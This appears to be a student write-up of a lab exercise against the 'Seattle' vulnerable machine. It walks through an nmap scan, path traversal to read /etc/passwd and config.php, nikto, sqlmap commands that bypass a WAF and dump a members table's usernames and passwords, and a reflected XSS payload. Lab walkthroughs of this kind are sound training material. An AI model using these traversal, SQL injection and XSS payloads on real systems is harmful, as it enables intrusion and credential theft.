

**Scanning**

At very first we will scan the machine using IP which we will get using IP a in the seattle machine. After getting the IP we will run a command for scanning using nmap.

Sudo nmap -sS -sV 10.0.2.14



As it turns out, the Apache service is running on port 80 of the system. Other than that, we didn't encounter any results. Then let's connect to the IP address via HTTP. When we type the IP address into our browser and connect.



In the first stage, we can conclude that we need to go through this website, as we learned that only port 80 is open as a result of the port scanning process.

While I was taking a quick look at the site, I was intrigued by a link called Catalogue. When we click on this link, the web application offers us a link to download a pdf file.

A screenshot of a computer


AI-generated content may be incorrect.

**Path Transversal**


So after that we will write path of the passwd file which keeps user records on Linux systems.

So for that we will use command as- <http://10.0.2.14/download.php?item=../../../../../../../../etc/passwd>


Som with this command a file will be downloaded name as passwd. That file contains data as-



Now we will check our site with the tool name as nikto for that we have to use command in kali terminal as- nikto -h 10.0.2.14


**h-** stands for host as we know our host is 10.0.2.14

As result in nikto we can see that we there is paths known as admin so we will execute admin using- 10.0.2.4/admin



These are the files which are there in admin we can also download this file due to

**Local File Inclusion vulnerability**

Commands to be used to execute this vulnerability is-**http://10.0.2.14/download.php?item=../admin/admincontent.php**

With this command only we can download different files for example

[**http://10.0.2.14/download.php?item=../config.php**](http://10.0.2.14/download.php?item=../config.php)

**A screenshot of a computer program

AI-generated content may be incorrect.**

**It gives user root and pass Alexis\*94 database= Seattle class= product list**


According to the results of Nikto, php info is also

**http://10.0.2.14/info.php**

A screenshot of a computer

AI-generated content may be incorrect.

**SQL injection**


Now for SQL injection firstly pass a request through burp 

I made a lot of attempts in the picture below, I searched for false-positive in the type section, but I couldn't find it, so I decided to look for it in the prod=1 argument . In such cases, we can suspect that it could be SQLi.

So now we will make a attack on prod not on type specifically

For that we will use SQL map for executing SQL injection

For very starting we will use this commands were u= user and -p= parameter –tamper is used for bypass WAF –dbs is for data base

**SQL map -u "http://10.0.2.14V/details.php?prod=1&type=1" -p prod --tamper=space2comment --random-agent --level 5 --risk 3 --dbs**

Now we get to know that we have 4 data bases an we will go for seattle for that we will use

**sqlmap -u "http://10.0.2.13/details.php?prod=1&type=1" -p prod --tamper=space2comment --random-agent --level 5 --risk 3 -D seattle --tables**

A screen shot of a computer code

AI-generated content may be incorrect.

After knowing tables we will go for members table

**sqlmap -u "http://10.0.2.13/details.php?prod=1&type=1" -p prod --tamper=space2comment --random-agent --level 5 --risk 3 -D seattle -T tblMembers –columns**

A screenshot of a computer program

AI-generated content may be incorrect.


**sqlmap -u "http://10.0.2.13/details.php?prod=1&type=1" -p prod --tamper=space2comment --random-agent --level 5 --risk 3 -D seattle -T tblMembers -C username,password --dump**

A screen shot of a computer

AI-generated content may be incorrect.

Now you get the email and password for the website now you can login as admin.

After login you will see you can post new vlog can update account etc etc.



**XSS**

Now let's take a look at the blog section when we click on admin blogs here

We see a get phrase like blog.php?author=admin and below it says admin.

I used xss payload in blog section and it appeared on the screen which explains that there is XSS vulnerability.

**http://10.0.2.14/blog.php?author="\><script>alert(1)</script>**A screenshot of a computer

AI-generated content may be incorrect.